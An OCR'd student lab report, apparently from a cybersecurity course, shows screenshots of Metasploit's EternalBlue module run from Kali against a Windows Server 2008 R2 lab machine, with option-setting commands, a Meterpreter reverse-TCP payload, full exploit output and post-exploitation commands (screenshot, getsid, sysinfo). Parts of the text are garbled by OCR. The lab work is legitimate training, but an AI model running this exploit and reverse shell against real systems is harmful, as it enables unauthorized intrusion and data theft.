lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw  $\hat{\mathbf{D}}$ 


Q Search

In this screenshot you can Applications see that I set the correct parameters by using the set rhosts, set l hosts, set lport commands along with searching the commands to set the payload and search the exploit module.


🗵 Terminal 🔻 Places 🔻 File Edit View Search Terminal Help 192.168.10.14:445 - Attempting to trigger the vulnerability... Exploit completed, but no session was created. msf5 exploit( msf5 exploit( payload => windows/x64/meterpreter/reverse\_tcp
msf5\_exploit(windows/smb/ms17\_010\_eternalblue) > showoptions s[-] Unknown command: showoptions. 010 eternalblue) > show options h<u>msf5</u> exploit( Module options (exploit/windows/smb/ms17\_010\_eternalblue): Name Current Setting Required Description RHOSTS The target address range or CIDR identifier yes RPORT 445 The target port (TCP) yes SMBDomain 110 SMBPass ግነο (Optional) The username to authenticate as SMBUser no VERIFY ARCH true yes Check if remote OS matches exploit Target. VERIFY\_TARGET true yes M Payload options (windows/x64/meterpreter/reverse\_tcp): A Name Current Setting Required Description EXITFUNC thread yes The listen address (an interface may be specified) LHOST yes LPORT 4444 The listen port yes € Exploit target: Id Name 0 Windows 7 and Server 2008 R2 (x64) All Service Packs is17\_010\_eternalblue) > set lhost 192.168.10.13 msf5 exploit( lhost => 192.168.10.13 ... ns17\_010\_eternalblue) > sset rhost 192.168.10.11 <u>msf5</u> exploit( ... Unknown command: sset. ms17 010 eternalblue) > set lport 4458 msf5 exploit( lport => 4458 ms17 010 eternalblue) > show options msf5 exploit( Module options (exploit/windows/smb/ms17\_010\_eternalblue): Current Setting Required Description Name The target address range or CIDR identifier RHOSTS yes The target port (TCP) RPORT 445 yes

🕒 💷 💿 🍼 🤜

87°F Mostly sunny



- 👄 🧮 🗰 🕢 🍥 🍈 🐌 🔜 📖 🗱 🐼 😥



4:19 PM 7/23/2023


Û.

lab-connect.cova-cci.org/https-8443/guacamole.lab.cova-cci.org/guacamole/#/client/MTczAGMAbXIzcWw


Here we can see that I executed the correct commands to gain all of the information that was stored on the virtual machine.


H       Id       Kair-Intern         Applications ▼       Places ▼       E       Terminal ▼         File       Edit View Search Terminal Help       Image: Search Terminal Help         File       192.168.10.11:445       Sending final SM8VJ connection creating free hole statistics         192.168.10.11:445       Sending final SM8VJ connection creating free hole statistics       192.168.10.11:445         192.168.10.11:445       Sending egg to corrupted buffers.       192.168.10.11:445         192.168.10.11:445       ETERNALBLUE overwrite completed successfully         192.168.10.11:445       Sending egg to corrupted buffer.         192.168.10.11:445       Connecting to target for exploitation.         192.168.10.11:445       Conecting to target for exploitation.         192.168.10.11:445       Conecting to target for exploitation. </th <th></th> <th></th> <th></th> <th></th> <th></th>					
<pre>File Edit View Search Terminal Help  File Edit View Search Terminal SMBv2 buffers. Dig2.168.10.11:445 - Sending final SMBv2 buffers. Dig2.168.10.11:445 - Sending egg to corrupted connection. Dig2.168.10.11:445 - Triggering free of corrupted buffer. Dig2.168.10.11:445 - Triggering free of corrupted buffer. Dig2.168.10.11:445 - Connecting to target for exploitation. Dig2.168.10.11:445 - Connecting 03 Bytes) Dig2.168.10.11:445 - Conecting to arget for exploitation. Dig2.168.10.11:445 - Conecting to arget for exploitation. Dig2.168.10.11:445 - Sending all but last fragment of exploit packet Dig2.168.10.11:445 - Sending SMBv2 buffers Dig2.168.10.11:445 - Sending SMBv2 buffers Dig2.168.10.11:445 - Sending MBv2 buffers Dig2.168.10.11:445 - Sending MBv2 buffers Dig2.168.10.11:445 - Sending MBv2 buffers Dig2.168.10.11:445 - Sending final SMBv2 buffers. Dig2.168.10.11:445 - Sending egg to corrupted buffer. Dig2.168.10.11:445 - Sending egg to corrupted buffer. Dig2.168.10.11:445 - Sending final SMBv2 buffers. Dig2.168.10.11:445 - Sending egg to corrupted buffer. Dig2.168.10.11:445 - Sending fin</pre>				lle ++	Kali - Intern
<pre>File Edit View Search Terminal Help  File Edit View Search Terminal Help  File Edit View Search Terminal Help  File Edit View Search Terminal SMBv2 connection creating free hole i     192.168.10.11:445 - Sending last fragment of exploit packet     192.168.10.11:445 - ETERNALBLUE overwrite completed successfully     192.168.10.11:445 - Connecting to target for exploitation.     192.168.10.11:445 - Conecting to target for exploitation.     192.168.10.11:445 - Sending 30 30 38 20 52 32 20 53 74 61 6e     192.168.10.11:445 - 0x00000000 37 36 30 30     192.168.10.11:445 - Sending all but last fragment of exploit packet     192.168.10.11:445 - Sending all but last fragment of exploit packet     192.168.10.11:445 - Sending final SMBv2 buffers.     192.168.10.11:445 - Sending</pre>	Appli	cations 🔻	Places 🔻	🗵 Terminal <del>-</del>	
<pre>[+] 192.168.10.11:445 - Closing SMBv1 connection creating free hole 192.168.10.11:445 - Sending final SMbv2 Buffers. 92.168.10.11:445 - Receiving response from exploit packet! 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending gut corrupted connection. 192.168.10.11:445 - Connecting to target for exploitation. 192.168.10.11:445 - Connecting to for exploitation. 192.168.10.11:445 - Connecting of 30 38 20 52 32 20 53 74 61 6e 192.168.10.11:445 - Sending Gut arget for arch indicated by 192.168.10.11:445 - Target arch selected valid for arch indicate 192.168.10.11:445 - Sending SMBv1 connection creating free hole 192.168.10.11:445 - Sending SMBv2 buffers. 192.168.10.11:445 - Sending SMBv2 buffers. 192.168.10.11:445 - Sending SMBv2 buffers. 192.168.10.11:445 - Sending Gut Corrupted connection. 192.168.10.11:445 - Sending Gut Corrupted concesting free hole 192.168.10.11:445 - Sending Gut Corrupted connection. 192.168.10.11:445 - Sending Gut Corrupted con</pre>					2
<ul> <li>192.168.10.11:445 - Sending final SMBv2 buffers.</li> <li>192.168.10.11:445 - Receiving response from exploit packet!</li> <li>192.168.10.11:445 - ETERNALBLUE overwrite completed successfully</li> <li>192.168.10.11:445 - Triggering free of corrupted buffer.</li> <li>192.168.10.11:445 - Triggering free of corrupted it for exploitation.</li> <li>192.168.10.11:445</li></ul>		File Edit	View Sea	arch Terminal Help	
<pre>192.168.10.11:445 - Sending last fragment of exploit packet 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully 192.168.10.11:445 - ==================================</pre>					
<pre>192.168.10.11:445 - Receiving response from exploit packet 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully 192.168.10.11:445 - Triggering free of corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445</pre>					
<pre>192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445</pre>		192.168	.10.11:445 ·	<ul> <li>Receiving response fr</li> </ul>	om exploit packet
<pre> 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445</pre>					
<pre> 2</pre>					
<pre>192.168.10.11:445 - connecting to target for exploitation. 192.168.10.11:445 - Connecting to target for exploitation. 192.168.10.11:445 - Connecting established for exploitation. 192.168.10.11:445 - CORE raw buffer dump (36 bytes) 192.168.10.11:445 - 0x00000000 57 69 66 46 ff 77 73 20 53 65 72 192.168.10.11:445 - 0x00000000 37 30 30 20 52 32 20 53 74 61 6e 192.168.10.11:445 - Target arch selected valid for arch indicated 192.168.10.11:445 - Target arch selected valid for arch indicated 192.168.10.11:445 - Sending all but last fragment of exploit pack 192.168.10.11:445 - Sending SMBV2 buffers 192.168.10.11:445 - Sending SMBV2 buffers. 192.168.10.11:445 - Sending final SMBV2 buffers. 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Sending egg to corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.11 Meterpreter &gt; screenshot Screenshot saved to: /root/asKZVKYj.jpeg meterpreter &gt; localtime Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC-1 meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language: en_US</pre>		192.168	.10.11:445 -	- =-=-=-=-=-=-=-=-=-=-=	-=-=-=-=-=-=-=-=-=-=-
<pre>192.168.10.11:445 - Connecting to target for exploitation. 19.192.168.10.11:445 - Connection established for exploitation. 19.192.168.10.11:445 - Target OS selected valid for OS indicated by 192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72 192.168.10.11:445 - 0x00000000 30 30 38 20 52 32 20 53 74 61 6e 192.168.10.11:445 - 0x00000020 37 36 30 30 192.168.10.11:445 - Target arch selected valid for arch indicated 192.168.10.11:445 - Starting non-paged pool grooming 192.168.10.11:445 - Sta</pre>	9				
<pre>[+] 192.168.10.11:445 - Connection established for exploitation. [+] 192.168.10.11:445 - Target OS selected valid for OS indicated by [*] 192.168.10.11:445 - CORE raw buffer dump (36 bytes) [*] 192.168.10.11:445 - 0x00000000 37 69 6e 64 6f 77 73 20 53 65 72 [*] 192.168.10.11:445 - 0x00000000 37 36 30 30 [*] 192.168.10.11:445 - 0x00000000 37 36 30 30 [*] 192.168.10.11:445 - Target arch selected valid for arch indicate [*] 192.168.10.11:445 - Sending all but last fragment of exploit pack [*] 192.168.10.11:445 - Sending SMBV2 buffers [*] 192.168.10.11:445 - Sending SMBV2 buffers [*] 192.168.10.11:445 - Sending SMBV2 buffers [*] 192.168.10.11:445 - Sending final SMBV2 buffers. [*] 192.168.10.11:445 - Sending final SMBV2 buffers. [*] 192.168.10.11:445 - Sending final SMBV2 buffers. [*] 192.168.10.11:445 - Sending last fragment of exploit packet! [*] 192.168.10.11:445 - Sending egg to corrupted successfully [*] 192.168.10.11:445 - Triggering free of corrupted buffer. [*] 192.168.10.11:445 - Triggering free of corrupted buffer. [*] 192.168.10.11:445 - sending egg to corrupted buffer. [*] 192.168.10.11:445 - encencencencencencencencencencencencence</pre>	-				
<pre>     192.168.10.11:445 - CORĒ raw buffer dump (36 bytes)     192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72     192.168.10.11:445 - 0x00000010 30 38 20 52 32 20 53 74 61 6e     192.168.10.11:445 - 0x00000020 37 36 30 30     192.168.10.11:445 - Trying exploit with 17 Groom Allocations.     192.168.10.11:445 - Starting non-paged pool grooming     192.168.10.11:445 - Sending SMBN2 buffers     192.168.10.11:445 - Sending final SMBv2 buffers     192.168.10.11:445 - Sending last fragment of exploit packet     192.168.10.11:445 - Sending last fragment of exploit packet!     192.168.10.11:445 - Sending growthet completed successfully     192.168.10.11:445 - Sending egg to corrupted connection.     192</pre>	*-	[+] 192.168	.10.11:445 ·	<ul> <li>Connection establishe</li> </ul>	d for exploitation.
<pre>     192.168.10.11:445 - 0x00000000 57 69 6e 64 6f 77 73 20 53 65 72     192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e     192.168.10.11:445 - 0x00000020 37 36 30 30     192.168.10.11:445 - Trying exploit with 17 Groom Allocations.     192.168.10.11:445 - Sending all but last fragment of exploit pack     192.168.10.11:445 - Sending SMBv2 buffers     192.168.10.11:445 - Sending last fragment of exploit packet!     192.168.10.11:445 - Sending gg to corrupted connection.     192.168.10.11:445 - Sending egg to corrupted connection.     192.168.10.11:445 - Triggering free of corrupted buffer.     Sending stage (206403 bytes) to 192.168.10.11     Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.1     H 192.168.10.11:445 - ==================================</pre>					
<pre>192.168.10.11:445 - 0x00000010 30 30 38 20 52 32 20 53 74 61 6e 192.168.10.11:445 - Target arch selected valid for arch indicate 192.168.10.11:445 - Trying exploit with 17 Groom Allocations. 192.168.10.11:445 - Sending all but last fragment of exploit pack 192.168.10.11:445 - Sending SMBv2 buffers 192.168.10.11:445 - Sending SMBv2 buffers. 192.168.10.11:445 - Sending SMBv2 buffers. 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending git cornection creating free hole at 192.168.10.11:445 - Sending git cornupted connection. 192.168.10.11:445 - Sending git cornupted buffers. 192.168.10.11:445 - Sending git cornupted connection. 192.168.10.11:445 - Triggering free of cornupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.1] Meterpreter session</pre>					
<pre>[+] 192.168.10.11:445 - Target arch selected valid for arch indicated 192.168.10.11:445 - Trying exploit with 17 Groom Allocations. 192.168.10.11:445 - Sending all but last fragment of exploit pack 192.168.10.11:445 - Starting non-paged pool grooming 192.168.10.11:445 - Starting non-paged pool grooming 192.168.10.11:445 - Starting NMBv2 buffers 192.168.10.11:445 - Closing SMBv1 connection creating free hole a 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Receiving response from exploit packet! 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.1] 192.168.10.11:445 - ==================================</pre>					
<pre>192.168.10.11:445 - Trying exploit with 17 Groom Allocations. 192.168.10.11:445 - Sending all but last fragment of exploit pack 192.168.10.11:445 - Starting non-paged pool grooming 1 192.168.10.11:445 - Sending SMBv2 buffers 192.168.10.11:445 - Closing SMBv1 connection creating free hole a 192.168.10.11:445 - Sending final SMBv2 buffers. 192.168.10.11:445 - Sending last fragment of exploit packet 192.168.10.11:445 - Sending grown exploit packet 192.168.10.11:445 - Sending last fragment of exploit packet 192.168.10.11:445 - Sending grown exploit packet 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445 - Sending free of corrupted buffer. 192.168.10.11:445 - Sending erg to corrupted buffer. 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445 - Triggering free of corrupted buffer. 192.168.10.11:445 - Sending erg to corr</pre>	and the second				
<pre>192.168.10.11:445 - Sending all but last fragment of exploit pack 192.168.10.11:445 - Starting non-paged pool grooming 192.168.10.11:445 - Sending SMBv2 buffers 192.168.10.11:445 - Sending final SMBv2 buffers. 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Sending last fragment of exploit packet 192.168.10.11:445 - Sending geg to corrupted successfully 192.168.10.11:445 - Sending free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 192.168.10.11:445 - arriggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 192.168.10.11:445 - erre-erre-erre-erre-erre-erre-erre-e</pre>					
<pre>192.168.10.11:445 - Starting non-paged pool grooming 192.168.10.11:445 - Sending SMBv2 buffers 192.168.10.11:445 - Closing SMBv1 connection creating free hole a 192.168.10.11:445 - Sending final SMBv2 buffers. 192.168.10.11:445 - Receiving response from exploit packet 192.168.10.11:445 - Receiving response from exploit packet 192.168.10.11:445 - Sending egg to corrupted successfully 192.168.10.11:445 - Sending egg to corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Neterpreter session 1 opened (192.168.10.11 Neterpreter session 1 opened (192.168.10.11:445 - =-================================</pre>					
<pre>Interpreter &gt; screenshot Screenshot saved to: /root/asKZVKYj.jpeg meterpreter &gt; getsid Screenshot saved to: //ool/asKZVKYj.jpeg Meterpreter &gt; getsid Screenshot savef for //ool/asKZV</pre>	M	192.168	.10.11:445	<ul> <li>Starting non-paged po</li> </ul>	ol grooming
<pre>192.168.10.11:445 - Sending final SMBv2 buffers. 192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Receiving response from exploit packet 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.11 192.168.10.11:445 - ==================================</pre>	1				
<pre>192.168.10.11:445 - Sending last fragment of exploit packet! 192.168.10.11:445 - Receiving response from exploit packet 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.11 H 192.168.10.11:445 - ==================================</pre>	10000				
<pre>[+] 192.168.10.11:445 - ETERNALBLUE overwrite completed successfully 192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.1] [+] 192.168.10.11:445 - ==================================</pre>	A				
<pre>192.168.10.11:445 - Sending egg to corrupted connection. 192.168.10.11:445 - Triggering free of corrupted buffer. Sending stage (206403 bytes) to 192.168.10.11 Meterpreter session 1 opened (192.168.10.13:4458 -&gt; 192.168.10.1] 192.168.10.11:445 - =-================================</pre>		192.168	.10.11:445	<ul> <li>Receiving response fr</li> </ul>	om exploit packet
<pre>     I 192.168.10.11:445 - ========WIN=====WIN======WIN=======WIN========</pre>	1				가장님이 잘 사망하는 것은 것을 수가 있는 것이 없는 것이 없다. 가장에 가장
<pre> # 192.168.10.11:445 - =======WIN-====WIN-=====WIN-=====WIN-=====WIN-=====WIN-======WIN-======WIN-======WIN-======WIN-=====WIN-======WIN-======WIN-======WIN-=====WIN-======WIN-=====WIN-======WIN-======WIN-======WIN-=====WIN-=====WIN-======WIN-=====WIN-=====WIN-======WIN-======WIN-=====WIN-======WIN-======WIN-=======WIN-==========</pre>	2				
<pre>     I 192.168.10.11:445 - =======WIN=====WIN=====WIN======WIN=======WIN=======WIN========</pre>				요즘 것은 집에서 특별 특별이 이야지 않는 것이 같이 많이 많이 있다. 것은 것이 많이	
<pre>     I 192.168.10.11:445 - =======WIN=====WIN=====WIN======WIN=======WIN=======WIN========</pre>					
<pre>Image: The second second</pre>					
<pre>meterpreter &gt; screenshot Screenshot saved to: /root/asKZVKYj.jpeg meterpreter &gt; localtime Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC-) meterpreter &gt; getsid Server SID: S-1-5-18 meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>					
<pre>Screenshot saved to: /root/asKZVKYj.jpeg meterpreter &gt; localtime Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC- meterpreter &gt; getsid Server SID: S-1-5-18 meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>					
<pre>meterpreter &gt; localtime Local Date/Time: 2023-07-23 20:23:32.628 Eastern Daylight Time (UTC-) meterpreter &gt; getsid Server SID: S-1-5-18 meterpreter &gt; getpid Current pid: 1116 meterpreter &gt; sysinfo Computer : W2008R2 OS : Windows 2008 R2 (Build 7600). Architecture : x64 System Language : en_US</pre>		THE OWNER WATCHING TO A DRIVE THE OWNER WATCHING THE OWNER WATCHING TO A DRIVE THE OWNER WATCHING TO A DRIVE THE OWNER WATCHING THE			
